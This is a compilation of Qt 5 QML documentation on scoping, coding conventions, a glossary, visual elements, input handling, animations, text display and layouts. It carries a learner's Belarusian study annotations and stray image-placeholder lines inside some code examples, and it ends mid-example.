Care must be used when accessing [attached properties](http://doc.qt.io/qt-5/qtqml-syntax-objectattributes.html#attached-properties-and-attached-signal-handlers) from bindings due to their interaction with the scope object. Conceptually attached properties exist on *all* objects, even if they only have an effect on a subset of those. Consequently unqualified attached property reads will always resolve to an attached property on the scope object, which is not always what the programmer intended. *Intbu this problem. See example below.*

For example, the [PathView](http://doc.qt.io/qt-5/qml-qtquick-pathview.html) type attaches interpolated value properties to its delegates depending on their position in the path. As [PathView](http://doc.qt.io/qt-5/qml-qtquick-pathview.html) only meaningfully attaches these properties to the root object in the delegate, any sub-object that accesses them must explicitly qualify the root object, as shown below.

PathView {

delegate: Component {

Rectangle {

id: root

Image {

scale: root.PathView.scale

}

}

}

}

If the [Image](http://doc.qt.io/qt-5/qtquick-imageelements-example.html#image) object omitted the root prefix, it would inadvertently access the unset PathView.scale attached property on itself. *// гэта таму, што каранёвы аб’ект – гэта PathView? //*

### Component Scope

Each QML component in a QML document defines a logical scope. Each document has at least one root component, but can also have other inline sub-components. The component scope is the union of the object ids within the component and the component's root object's properties. // *very strict and accurate definition* //

Item {

property string title

Text {

id: titletype

text: "<b>" + title + "</b>"

font.pixelSize: 22

anchors.top: parent.top

}

Text {

text: titletype.text

font.pixelSize: 18

anchors.bottom: parent.bottom

}

}

The example above shows a simple QML component that displays a rich text title string at the top, and a smaller copy of the same text at the bottom. The first Text type directly accesses the component's title property when forming the text to display. That the root type's properties are directly accessible makes it trivial to distribute data throughout the component.

The second Text type uses an id to access the first's text directly. IDs are specified explicitly by the QML programmer so they always take precedence over other property names (except for those in the [JavaScript Scope](http://doc.qt.io/qt-5/qtqml-documents-scope.html#javascript-scope)). For example, in the unlikely event that the binding's [scope object](http://doc.qt.io/qt-5/qtqml-documents-scope.html#binding-scope-object) had a titletype property in the previous example, the titletype id would still take precedence.

### Component Instance Hierarchy

In QML, component instances connect their component scopes together to form a scope hierarchy. Component instances can directly access the component scopes of their ancestors.

The easiest way to demonstrate this is with inline sub-components whose component scopes are implicitly scoped as children of the outer component.

Item {

property color defaultColor: "blue"

ListView {

delegate: Component {

Rectangle {

color: defaultColor

}

}

}

}

The component instance hierarchy allows instances of the delegate component to access the defaultColor property of the Item type. Of course, had the delegate component had a property called defaultColor that would have taken precedence.

The component instance scope hierarchy extends to out-of-line components, too. // *very extra-ordinary feature of qml* // In the following example, the TitlePage.qml component creates two TitleText instances. Even though the TitleText type is in a separate file, it still has access to the title property when it is used from within the TitlePage. QML is a dynamically scoped language - depending on where it is used, the title property may resolve differently.

// TitlePage.qml

import QtQuick 2.0

Item {

property string title

TitleText {

size: 22

anchors.top: parent.top

}

TitleText {

size: 18

anchors.bottom: parent.bottom

}

}

// TitleText.qml

import QtQuick 2.0

Text {

property int size

text: "<b>" + title + "</b>"

font.pixelSize: size

}

Dynamic scoping is very powerful, but it must be used cautiously to prevent the behavior of QML code from becoming difficult to predict. In general it should only be used in cases where the two components are already tightly coupled in another way. When building reusable components, it is preferable to use property interfaces, like this:

// *тут дадалі ў TextTitle унутраныя ўласцівасці, на якія зараз можна спасылацца. Так што дынамічнага разрашэння прастораў імёнаў няма* //

// TitlePage.qml

import QtQuick 2.0

Item {

id: root

property string title

TitleText {

title: root.title

size: 22

anchors.top: parent.top

}

TitleText {

title: root.title

size: 18

anchors.bottom: parent.bottom

}

}

// TitleText.qml

import QtQuick 2.0

Text {

property string title

property int size

text: "<b>" + title + "</b>"

font.pixelSize: size

}

### Overridden Properties

QML permits property names defined in an object declaration to be overridden by properties declared within another object declaration that extends the first. For example:

// Displayable.qml

import QtQuick 2.0

Item {

property string title

property string detail

Text {

text: "<b>" + title + "</b><br>" + detail

}

function getTitle() { return title }

function setTitle(newTitle) { title = newTitle }

}

// Person.qml

import QtQuick 2.0

Displayable {

property string title

property string firstName

property string lastName

function fullName() { return title + " " + firstName + " " + lastName }

}

Here, the name title is given to both the heading of the output text for Displayable, and also to the honorific title of the Person object.

An overridden property is resolved according to the scope in which it is referenced. Inside the scope of the Person component, or from an external scope that refers to an instance of the Person component, title resolves to the property declared inside Person.qml. The fullName function will refer to the title property declared inside Person.

Inside the Displayable component, however, title refers to the property declared in Displayable.qml. The getTitle() and setTitle() functions, and the binding for the text property of the Text object will all refer to the title property declared in the Displayable component.

Despite sharing the same name, the two properties are entirely separate. An onChanged signal handler for one of the properties will not be triggered by a change to the other property with the same name. An alias to either property will refer to one or the other, but not both.

### JavaScript Global Object

QML disallows type, id and property names that conflict with the properties on the global object to prevent any confusion. Programmers can be confident that Math.min(10, 9) will always work as expected!

See [JavaScript Host Environment](http://doc.qt.io/qt-5/qtqml-javascript-hostenvironment.html) for more information.

[*http://qt-project.org/doc/qt-5.1/qtdoc/qml-codingconventions.html*](http://qt-project.org/doc/qt-5.1/qtdoc/qml-codingconventions.html)

## QML Coding Conventions

This document contains the QML coding conventions that we follow in our documentation and examples and recommend that others follow.

### QML Object Declarations

Throughout our documentation and examples, [QML object attributes](http://doc.qt.io/qt-5/qtqml-syntax-objectattributes.html) are always structured in the following order:

* id
* property declarations
* signal declarations
* JavaScript functions
* object properties
* child objects
* states
* transitions

For better readability, we separate these different parts with an empty line.

For example, a hypothetical *photo* QML object would look like this:

Rectangle {

id: photo // id on the first line makes it easy to find an object

property bool thumbnail: false // property declarations

property alias image: photoImage.source

signal clicked // signal declarations

function doSomething(x) // javascript functions

{

return x + photoImage.width

}

color: "gray" // object properties

x: 20; y: 20; height: 150 // try to group related properties together

width: { // large bindings

if (photoImage.width > 200) {

photoImage.width;

} else {

200;

}

}

Rectangle { // child objects

id: border

anchors.centerIn: parent; color: "white"

Image { id: photoImage; anchors.centerIn: parent }

}

states: State { // states

name: "selected"

PropertyChanges { target: border; color: "red" }

}

transitions: Transition { // transitions

from: ""; to: "selected"

ColorAnimation { target: border; duration: 200 }

}

}

### Grouped Properties

If using multiple properties from a group of properties, consider using *group notation* instead of *dot notation* if it improves readability.

For example, this:

Rectangle {

anchors.left: parent.left; anchors.top: parent.top; anchors.right: parent.right; anchors.leftMargin: 20

}

Text {

text: "hello"

font.bold: true; font.italic: true; font.pixelSize: 20; font.capitalization: Font.AllUppercase

}

could be written like this:

Rectangle {

anchors { left: parent.left; top: parent.top; right: parent.right; leftMargin: 20 }

}

Text {

text: "hello"

font { bold: true; italic: true; pixelSize: 20; capitalization: Font.AllUppercase }

}

### Lists

If a list contains only one element, we generally omit the square brackets.

For example, it is very common for a component to only have one state.

In this case, instead of:

states: [

State {

name: "open"

PropertyChanges { target: container; width: 200 }

}

]

we will write this:

states: State {

name: "open"

PropertyChanges { target: container; width: 200 }

}

### JavaScript Code

If the script is a single expression, we recommend writing it inline:

Rectangle { color: "blue"; width: parent.width / 3 }

If the script is only a couple of lines long, we generally use a block:

Rectangle {

color: "blue"

width: {

var w = parent.width / 3

console.debug(w)

return w

}

}

If the script is more than a couple of lines long or can be used by different objects, we recommend creating a function and calling it like this:

function calculateWidth(object)

{

var w = object.width / 3

// ...

// more javascript code

// ...

console.debug(w)

return w

}

Rectangle { color: "blue"; width: calculateWidth(parent) }

For long scripts, we will put the functions in their own JavaScript file and import it like this:

import "myscript.js" as Script

Rectangle { color: "blue"; width: Script.calculateWidth(parent) }

If the code is longer than one line and hence within a block, we use semicolons to indicate the end of each statement:

MouseArea {

anchors.fill: parent

onClicked: {

var scenePos = mapToItem(null, mouseX, mouseY);

console.log("MouseArea was clicked at scene pos " + scenePos);

}

}

<http://qt-project.org/doc/qt-5.1/qtdoc/qml-glossary.html>

## Glossary Of QML Terms

### Common Terms

| **Term** | **Definition** |
| --- | --- |
| QML | The language in which QML applications are written. The language architecture and engine are implemented by the Qt QML module. |
| Qt Quick | The standard library of types and functionality for the QML language, which is provided by the Qt Quick module, and may be accessed with "import [QtQuick](http://doc.qt.io/qt-5/qtquick-module.html) 2.3". |
| Type | In QML, a *type* may refer to either a [Basic Type](http://doc.qt.io/qt-5/qtqml-typesystem-topic.html) or a [QML Object Type](http://doc.qt.io/qt-5/qtqml-typesystem-topic.html#qml-object-types).  The QML language provides a number of built in ([basic types](http://doc.qt.io/qt-5/qtqml-typesystem-basictypes.html)), and the Qt Quick module provides various [Qt Quick types](http://doc.qt.io/qt-5/qtquick-qmlmodule.html) for building QML applications. Types can also be provided by third-party developers through ([modules](http://doc.qt.io/qt-5/qtqml-modules-topic.html)) or by the application developer in the application itself through [QML Documents](http://doc.qt.io/qt-5/qtqml-documents-definetypes.html).  See [The QML Type System](http://doc.qt.io/qt-5/qtqml-typesystem-topic.html) for more details. |
| Basic Type | A [basic type](http://doc.qt.io/qt-5/qtqml-typesystem-topic.html) is a simple type such as int, string and bool. Unlike [object types](http://doc.qt.io/qt-5/qtqml-typesystem-topic.html#qml-object-types), an object cannot be instantiated from a basic type; for example, it is not possible to create an int object with properties, methods, signals and so on.  Basic types are built into the QML language, whereas object types cannot be used unless the appropriate [module](http://doc.qt.io/qt-5/qtqml-modules-topic.html) is imported.  See [The QML Type System](http://doc.qt.io/qt-5/qtqml-typesystem-topic.html) for more details. |
| Object Type | A [QML Object Type](http://doc.qt.io/qt-5/qtqml-typesystem-topic.html#qml-object-types) is a type that can be instantiated by the QML engine.  A QML type can be defined either by a document in a .qml file beginning with a capital letter, or by a [QObject](http://doc.qt.io/qt-5/qobject.html)-based C++ class.  See [The QML Type System](http://doc.qt.io/qt-5/qtqml-typesystem-topic.html) for more details. |
| Object | A QML object is an instance of a [QML Object Type](http://doc.qt.io/qt-5/qtqml-typesystem-topic.html#qml-object-types).  Such objects are created by the engine when it processes [object declarations](http://doc.qt.io/qt-5/qtqml-syntax-basics.html#object-declarations), which specify the objects to be created and the attributes that are to be defined for each object.  Additionally, objects can be dynamically created at runtime through Component.createObject() and Qt.createQmlObject().  See also [Lazy Instantiation](http://doc.qt.io/qt-5/qml-glossary.html#lazy-instantiation). |
| Component | A component is a template from which a QML object or object tree is created. It is produced when a document is loaded by the QML engine. Once it has been loaded, it can be used to instantiate the object or object tree that it represents.  Additionally, the [Component](http://doc.qt.io/qt-5/qml-qtqml-component.html) type is a special type that can can be used to declare a component inline within a document. Component objects can also be dynamically created through Qt.createComponent() to dynamically create QML objects. |
| Document | A [QML Document](http://doc.qt.io/qt-5/qtqml-documents-topic.html) is a self contained piece of QML source code that begins with one or more import statements and contains a single top-level object declaration. A document may reside in a .qml file or a text string.  If it is placed in a .qml file whose name begins with a capital letter, the file is recognized by the engine as a definition of a QML type. The top-level object declaration encapsulates the object tree that will be instantiated by the type. |
| Property | A property is an attribute of an object type that has a name and an associated value; this value can be read (and in most cases, also written to) externally.  An object can have one or more properties. Some properties are associated with the canvas (e.g., x, y, width, height, and opacity) while others may be data specific to that type (e.g., the "text" property of the [Text](http://doc.qt.io/qt-5/whatsnew50.html#text) type).  See [QML Object Attributes](http://doc.qt.io/qt-5/qtqml-syntax-objectattributes.html) for more details. |
| Binding | A binding is a JavaScript expression which is "bound" to a property. The value of the property at any point in time will be the value returned by evaluating that expression.  See [Property Binding](http://doc.qt.io/qt-5/qtqml-syntax-propertybinding.html) for more details. |
| Signal | A signal is a notification from a QML object. When an object emits a signal, other objects can receive and process this signal through a [signal handler](http://doc.qt.io/qt-5/qtqml-syntax-objectattributes.html#signal-attributes).  Most properties of QML objects have a change signal, and also an associated change signal handler which may be defined by clients to implement functionality. For example, the "onClicked()" handler of an instance of the [MouseArea](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html) type might be defined in an application to cause a sound to be played.  See [Signal and Handler Event System](http://doc.qt.io/qt-5/qtqml-syntax-signals.html) for more details. |
| Signal Handler | A signal handler is the expression (or function) which is triggered by a signal. It is also known as a "slot" in C++.  See [Signal and Handler Event System](http://doc.qt.io/qt-5/qtqml-syntax-signals.html) for more details. |
| Lazy Instantiation | Object instances can be instantiated "lazily" at run-time, to avoid performing unnecessary work until needed. Qt Quick provides the [Loader](http://doc.qt.io/qt-5/qml-qtquick-loader.html) type to make lazy instantiation more convenient. |

<http://qt-project.org/doc/qt-5.1/qtdoc/qtquick-usecase-visual.html>

## Use Case - Visual Elements In QML

### The Rectangle Type

For the most basic of visuals, [Qt Quick](http://doc.qt.io/qt-5/qtquick-index.html) provides a [Rectangle](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html) type to draw rectangles. These rectangles can be colored with a color or a vertical gradient. The [Rectangle](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html) type can also draw borders on the rectangle.

For drawing custom shapes beyond rectangles, see the [Canvas](http://doc.qt.io/qt-5/qml-qtquick-canvas.html) type or display a pre-rendered image using the [Image](http://doc.qt.io/qt-5/09-qdoc-commands-includingimages.html#image) type.

import QtQuick 2.3

Item {

width: 320

height: 480

Rectangle {

color: "#272822"

width: 320

height: 480

}

// This element displays a rectangle with a gradient and a border

Rectangle {

x: 160

y: 20

width: 100

height: 100

radius: 8 // This gives rounded corners to the Rectangle

gradient: Gradient { // This sets a vertical gradient fill

GradientStop { position: 0.0; color: "aqua" }

GradientStop { position: 1.0; color: "teal" }

}

border { width: 3; color: "white" } // This sets a 3px wide black border to be drawn

}

// This rectangle is a plain color with no border

Rectangle {

x: 40

y: 20


width: 100

height: 100

color: "red"

}

}



### The Image Type

[Qt Quick](http://doc.qt.io/qt-5/qtquick-index.html) provides an [Image](http://doc.qt.io/qt-5/09-qdoc-commands-includingimages.html#image) type which may be used to display images. The [Image](http://doc.qt.io/qt-5/09-qdoc-commands-includingimages.html#image) type has a [source](http://doc.qt.io/qt-5/qml-qtquick-image.html#source-prop) property whose value can be a remote or local URL, or the URL of an image file embedded in a compiled resource file.

// This element displays an image. Because the source is online, it may take some time to fetch

Image {

x: 40

y: 20

width: 61

height: 73

source: "http://codereview.qt-project.org/static/logo\_qt.png"

}

For more complex images there are other types similar to [Image](http://doc.qt.io/qt-5/09-qdoc-commands-includingimages.html#image). [BorderImage](http://doc.qt.io/qt-5/qtquick-imageelements-example.html#borderimage) draws an image with grid scaling, suitable for images used as borders. [AnimatedImage](http://doc.qt.io/qt-5/qml-qtquick-animatedimage.html) plays animated .gif and .mng images. [AnimatedSprite](http://doc.qt.io/qt-5/qtquick-imageelements-example.html#animatedsprite) and [SpriteSequence](http://doc.qt.io/qt-5/qtquick-imageelements-example.html#spritesequence) play animations comprised of multiple frames stored adjacently in a non animated image format.

For displaying video files and camera data, see the [Qt Multimedia](http://doc.qt.io/qt-5/qtmultimedia-index.html) module.

### Shared Visual Properties

All visual items provided by [Qt Quick](http://doc.qt.io/qt-5/qtquick-index.html) are based on the Item type, which provides a common set of attributes for visual items, including opacity and transform attributes.

#### Opacity and Visibility

The QML object types provided by Qt Quick have built-in support for [opacity](http://doc.qt.io/qt-5/qml-qtquick-item.html#opacity-prop). Opacity can be animated to allow smooth transitions to or from a transparent state. Visibility can also be managed with the [visible](http://doc.qt.io/qt-5/qml-qtquick-item.html#visible-prop) property more efficiently, but at the cost of not being able to animate it.

import QtQuick 2.3

Item {

width: 320

height: 480

Rectangle {

color: "#272822"

width: 320

height: 480

}

Item {

x: 20

y: 270

width: 200

height: 200

MouseArea {

anchors.fill: parent

onClicked: topRect.visible = !topRect.visible

}

Rectangle {

x: 20

y: 20

width: 100

height: 100

color: "red"

}

Rectangle {

id: topRect

opacity: 0.5

x: 100

y: 100

width: 100


height: 100

color: "blue"

}

}

}



#### Transforms

Qt Quick types have built-in support for transformations. If you wish to have your visual content rotated or scaled, you can set the [Item::rotation](http://doc.qt.io/qt-5/qml-qtquick-item.html#rotation-prop) or [Item::scale](http://doc.qt.io/qt-5/qml-qtquick-item.html#scale-prop) property. These can also be animated.

import QtQuick 2.3

Item {

width: 320

height: 480

Rectangle {

color: "#272822"

width: 320

height: 480

}

Rectangle {

rotation: 45 // This rotates the Rectangle by 45 degrees

x: 20

y: 160

width: 100

height: 100

color: "blue"

}

Rectangle {

scale: 0.8 // This scales the Rectangle down to 80% size

x: 160

y: 160


width: 100

height: 100

color: "green"

}

}



For more complex transformations, see the [Item::transform](http://doc.qt.io/qt-5/qml-qtquick-item.html#transform-prop) property.

<http://qt-project.org/doc/qt-5.1/qtdoc/qtquick-usecase-userinput.html>

## Use Case - Responding To User Input in QML

### Supported Types of User Input

The [Qt Quick](http://doc.qt.io/qt-5/qtquick-index.html) module provides support for the most common types of user input, including mouse and touch events, text input and key-press events. Other modules provide support for other types of user input (for example, the [Qt Sensors](http://doc.qt.io/qt-5/qtsensors-index.html) module provides support for shake-gestures in QML applications).

This article covers how to handle basic user input; for further information about motion-gesture support, please see the [Qt Sensors](http://doc.qt.io/qt-5/qtsensors-index.html) documentation. For information about audio-visual input, please see the [Qt Multimedia](http://doc.qt.io/qt-5/qtmultimedia-index.html) documentation.

#### Mouse and Touch Events

The [MouseArea](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html) type allows mouse and touch events to be handled in a QML application. A [MouseArea](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html) can be combined with either an [Image](http://doc.qt.io/qt-5/09-qdoc-commands-includingimages.html#image) or a [Rectangle](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html) and [Text](http://doc.qt.io/qt-5/whatsnew50.html#text) object to implement a simple button.

import QtQuick 2.3

Item {

id: root

width: 320

height: 480

Rectangle {

color: "#272822"

width: 320

height: 480

}

Rectangle {

id: rectangle

x: 40

y: 20

width: 120

height: 120

color: "red"

MouseArea {

anchors.fill: parent

onClicked: rectangle.width += 10

}

}

}

For more advanced use cases requiring multiple touch points, please read the documentation for the [MultiPointTouchArea](http://doc.qt.io/qt-5/qml-qtquick-multipointtoucharea.html) type and the [PinchArea](http://doc.qt.io/qt-5/qml-qtquick-pincharea.html) type.

Note that some types have their own built in input handling. For example, [Flickable](http://doc.qt.io/qt-5/qml-qtquick-flickable.html) responds to mouse dragging, mouse wheel scrolling, touch dragging, and touch flicking by default.

#### Keyboard and Button Events

Button and key presses, from buttons on a device, a keypad, or a keyboard, can all be handled using the [Keys](http://doc.qt.io/qt-5/qml-qtquick-keys.html) attached property. This attached property is available on all [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html) derived types, and works with the [Item::focus](http://doc.qt.io/qt-5/qml-qtquick-item.html#focus-prop) property to determine which type receives the key event. For simple key handling, you can set the focus to true on a single [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html) and do all your key handling there.

import QtQuick 2.3

Item {

id: root

width: 320

height: 480

Rectangle {

color: "#272822"

width: 320

height: 480

}

Rectangle {

id: rectangle

x: 40

y: 20

width: 120

height: 120

color: "red"

focus: true

Keys.onUpPressed: rectangle.y -= 10

Keys.onDownPressed: rectangle.y += 10

Keys.onLeftPressed: rectangle.x += 10

Keys.onRightPressed: rectangle.x -= 10

}

}

For text input the [Qt Quick](http://doc.qt.io/qt-5/qtquick-index.html) module provides several built-in types. In particular, the [TextInput](http://doc.qt.io/qt-5/qml-qtquick-textinput.html) and [TextEdit](http://doc.qt.io/qt-5/qml-qtquick-textedit.html) types allow for single-line entry and multi-line editing respectively.

Here is all you need to get a working [TextInput](http://doc.qt.io/qt-5/qml-qtquick-textinput.html):

import QtQuick 2.3

TextInput {

focus: true

text: "Initial Text"

}

<http://qt-project.org/doc/qt-5.1/qtdoc/qtquick-usecase-animations.html>

## Use case - Animations In QML

[Qt Quick](http://doc.qt.io/qt-5/qtquick-index.html) provides the ability to animate properties. Animating properties allows property values to move through intermediate values instead of immediately changing to the target value. To animate the position of an item, you can animate the properties that control the item's position, x and y for example, so that the item's position changes each frame on the way to the target position.

### Fluid UIs

QML was designed to facilitate the creation of fluid UIs. These are user interfaces where the UI components animate instead of appearing, disappearing, or jumping abruptly. Qt Quick provides two simple ways to have UI components move with animation instead of instantly appearing at their new location.

### States and Transitions

Qt Quick allows you to declare various UI states in [State](http://doc.qt.io/qt-5/qml-qtqml-statemachine-state.html) objects. These states are comprised of property changes from a base state, and can be a useful way of organizing your UI logic. Transitions are objects you can associate with an item to define how its properties will animate when they change due to a state change.

States and transitions for an item can be declared with the [Item::states](http://doc.qt.io/qt-5/qml-qtquick-item.html#states-prop) and [Item::transitions](http://doc.qt.io/qt-5/qml-qtquick-item.html#transitions-prop) properties. States are declared inside the states list property of an item, usually the root item of the component. Transitions defined on the same item are used to animate the changes in the state. Here is an example.

Item {

id: container

width: 320

height: 120

Rectangle {

id: rect

color: "red"

width: 120

height: 120

MouseArea {

anchors.fill: parent

onClicked: container.state == 'other' ? container.state = '' : container.state = 'other'

}

}

states: [

// This adds a second state to the container where the rectangle is farther to the right

State { name: "other"

PropertyChanges {

target: rect

x: 200

}

}

]

transitions: [

// This adds a transition that defaults to applying to all state changes

Transition {

// This applies a default NumberAnimation to any changes a state change makes to x or y properties

NumberAnimation { properties: "x,y" }

}

]

}

### Animating Property Changes.

Behaviors can be used to specify an animation for a property to use when it changes. This is then applied to all changes, regardless of their source. The following example animates a button moving around the screen using behaviors. *// відаць, animation sources могуць выкарыстоўвацца толькі ў пэўных кантэкстах, тады як Behavior адказвае за змену значэння ўласцівасцяў заўжды //*

*Не атрымалася ў мяне… а Keys не працуе з уласна створанымі ў модулі тыпамі… Таму што не паставіў focus: true!*

Item {

width: 320

height: 120

Rectangle {

color: "green"

width: 120

height: 120

// This is the behavior, and it applies a NumberAnimation to any attempt to set the x property

Behavior on x {

NumberAnimation {

//This specifies how long the animation takes

duration: 600

//This selects an easing curve to interpolate with, the default is Easing.Linear

easing.type: Easing.OutBounce

}

}

MouseArea {

anchors.fill: parent

onClicked: parent.x == 0 ? parent.x = 200 : parent.x = 0

}

}

}

### Other Animations

Not all animations have to be tied to a specific property or state. You can also create animations more generally, and specify target items and properties inside the animation. Here are some examples of different ways to do this:

Item {

width: 320

height: 120

Rectangle {

color: "blue"

width: 120

height: 120

// By setting this SequentialAnimation on x, it and animations within it will automatically animate

// the x property of this element

SequentialAnimation on x {

id: xAnim

// Animations on properties start running by default

running: false

loops: Animation.Infinite // The animation is set to loop indefinitely

NumberAnimation { from: 0; to: 200; duration: 500; easing.type: Easing.InOutQuad }

NumberAnimation { from: 200; to: 0; duration: 500; easing.type: Easing.InOutQuad }

PauseAnimation { duration: 250 } // This puts a bit of time between the loop

}

MouseArea {

anchors.fill: parent

// The animation starts running when you click within the rectangle

onClicked: xAnim.running = true

}

}

}

Item {

width: 320

height: 120

Rectangle {

id: rectangle

color: "yellow"

width: 120

height: 120

MouseArea {

anchors.fill: parent

// The animation starts running when you click within the rectange

onClicked: anim.running = true;

}

}

// This animation specifically targets the Rectangle's properties to animate

SequentialAnimation {

id: anim

// Animations on their own are not running by default


// The default number of loops is one, restart the animation to see it again

NumberAnimation { target: rectangle; property: "x"; from: 0; to: 200; duration: 500 }

NumberAnimation { target: rectangle; property: "x"; from: 200; to: 0; duration: 500 }

}

}



*Прыклад запуску анімацыі са зне і прыклад анімацыйных цыклаў.*

More information about animations can be found on the [Important Concepts in Qt Quick - States, Transitions and Animations](http://doc.qt.io/qt-5/qtquick-statesanimations-topic.html) page.

<http://qt-project.org/doc/qt-5.1/qtdoc/qtquick-usecase-text.html>

## Use Case - Displaying Text In QML

### Displaying and Formatting Text

To display text in QML, create a Text item and set the text property to the text you wish to display. The Text item will now display that text.

Several properties can be set on the Text item to style the entire block of text. These include color, font family, font size, bold and italic. For a full list of properties, consult the [Text](http://doc.qt.io/qt-5/whatsnew50.html#text) type documentation.

Rich text like markup can be used to selectively style specific sections of text with a Text item (*прызначэнне rich text*). Set [Text::textFormat](http://doc.qt.io/qt-5/qml-qtquick-text.html#textFormat-prop) to Text.StyledText to use this functionality. More details are available in the documentation of the [Text](http://doc.qt.io/qt-5/whatsnew50.html#text) type.

### Laying Out Text

By default, Text will display the text as a single line unless it contains embedded newlines. To wrap the line, set the wrapMode property and give the text an explicit width for it to wrap to. If the width or height is not explicitly set, reading these properties will return the parameters of the bounding rect of the text (if you have explicitly set width or height, you can still use paintedWidth and paintedHeight (*intbu*)). With these parameters in mind, the Text can be positioned like any other Item.

Example Code

import QtQuick 2.3

Item {

id: root

width: 480

height: 320

Rectangle {

color: "#272822"

width: 480

height: 320

}

Column {

spacing: 20

Text {

text: 'I am the very model of a modern major general!'

// color can be set on the entire element with this property

color: "yellow"

}

Text {

// For text to wrap, a width has to be explicitly provided

width: root.width

// This setting makes the text wrap at word boundaries when it goes past the width of the Text object

wrapMode: Text.WordWrap

// You can use \ to escape quotation marks, or to add new lines (\n). Use \\ to get a \ in the string

text: 'I am the very model of a modern major general. I\'ve information vegetable, animal and mineral. I know the kings of england and I quote the fights historical; from Marathon to Waterloo in order categorical.'

// color can be set on the entire element with this property

color: "white"

}

Text {

text: 'I am the very model of a modern major general!'

// color can be set on the entire element with this property

color: "yellow"

// font properties can be set effciently on the whole string at once

font { family: 'Courier'; pixelSize: 20; italic: true; capitalization: Font.SmallCaps }

}

Text {

// HTML like markup can also be used

text: '<font color="white">I am the <b>very</b> model of a modern <i>major general</i>!</font>'

// This could also be written font { pointSize: 14 }. Both syntaxes are valid.

font.pointSize: 14


// StyledText format supports fewer tags, but is more efficient than RichText

textFormat: Text.StyledText

}

}

}



*Паказана, як можна выкарыстоўваць мову разметкі.*

## Internationalization and Scalability

When dealing with texts, applications must take into account various topics such as the device's orientation and the language settings.

The following pages go into detail about these various topics.

* [Right-to-left User Interfaces](http://doc.qt.io/qt-5/qtquick-positioning-righttoleft.html)
* [Internationalization and Localization with Qt Quick](http://doc.qt.io/qt-5/qtquick-internationalization.html)
* [Scalability](http://doc.qt.io/qt-5/scalability.html)

<http://qt-project.org/doc/qt-5.1/qtdoc/qtquick-usecase-layouts.html>

## Use Case - Positioners and Layouts In QML

There are several ways to position items in QML.

Below is a brief overview. For more details, see [Important Concepts In Qt Quick - Positioning](http://doc.qt.io/qt-5/qtquick-positioning-topic.html).

### Manual Positioning

Items can be placed at specific x,y coordinates on the screen by setting their x,y properties. This will setup their position relative to the top left corner of their parent, according to the [visual coordinate system](http://doc.qt.io/qt-5/qtquick-visualcanvas-coordinates.html) rules.

Combined with using [bindings](http://doc.qt.io/qt-5/qtqml-syntax-propertybinding.html) instead of constant valudes for these properties, relative positioning is also easily accomplished by setting the x and y coordinates to the appropriate bindings.

import QtQuick 2.3

Item {

width: 100; height: 100

Rectangle {

// Manually positioned at 20,20

x: 20

y: 20

width: 80

height: 80

color: "red"

}

}



### Anchors

The Item type provides the abilitiy to anchor to other [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html) types. There are six anchor lines for each item: *left*, *right*, *vertical center*, *top*, *bottom* and *horizontal center*. The three vertical anchor lines can be anchored to any of the three vertical anchor lines of another item, and the three horizontal anchor lines can be anchored to the horizontal anchor lines of another item.

For full details, see [Positioning with Anchors](http://doc.qt.io/qt-5/qtquick-positioning-anchors.html) and the documentation of the [anchors property](http://doc.qt.io/qt-5/qml-qtquick-item.html#anchors.top-prop).

import QtQuick 2.3

Item {

width: 200; height: 200

Rectangle {

// Anchored to 20px off the top right corner of the parent

anchors.right: parent.right

anchors.top: parent.top

anchors.margins: 20 // Sets all margins at once

width: 80

height: 80

color: "orange"

}

Rectangle {

// Anchored to 20px off the top center corner of the parent.

// Notice the different group property syntax for 'anchors' compared to

// the previous Rectangle. Both are valid.

anchors { horizontalCenter: parent.horizontalCenter; top: parent.top; topMargin: 20 }


width: 80

height: 80

color: "green"

}

}



### Positioners

For the common case of wanting to *position* a set of types in a regular pattern, Qt Quick provides some positioner types. Items placed in a positioner are automatically positioned in some way; for example, a [Row](http://doc.qt.io/qt-5/10-qdoc-commands-tablesandlists.html#row) positions items to be horizontally adjacent (forming a row).

For full details see [Item Positioners](http://doc.qt.io/qt-5/qtquick-positioning-layouts.html) and the documentation for [the positioner types](http://doc.qt.io/qt-5/qtpositioning-qmlmodule.html).

import QtQuick 2.3

Item {

width: 300; height: 100

Row { // The "Row" type lays out its child items in a horizontal line

spacing: 20 // Places 20px of space between items

Rectangle { width: 80; height: 80; color: "red" }

Rectangle { width: 80; height: 80; color: "green" }

Rectangle { width: 80; height: 80; color: "blue" }

}

}



### Layout Types

*Layout types* function in a similar way as positioners but allow further refinement or restrictions to the layout. Specifically, the layout types allow you to:

* set the alignment of text and other items
* resize and fill the allotted application areas automatically (*intbu*)
* set size constraints such as minimum or maximum dimensions
* set the spacing between items within the layout

GroupBox {

id: gridBox

title: "Grid layout"

Layout.fillWidth: true

GridLayout {

id: gridLayout

rows: 3

